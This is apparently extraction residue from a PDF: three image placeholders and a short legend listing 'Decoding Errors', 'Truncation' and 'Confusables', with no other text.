



- ⟳ Decoding Errors
- ☒ Truncation
- 🔍 Confusables










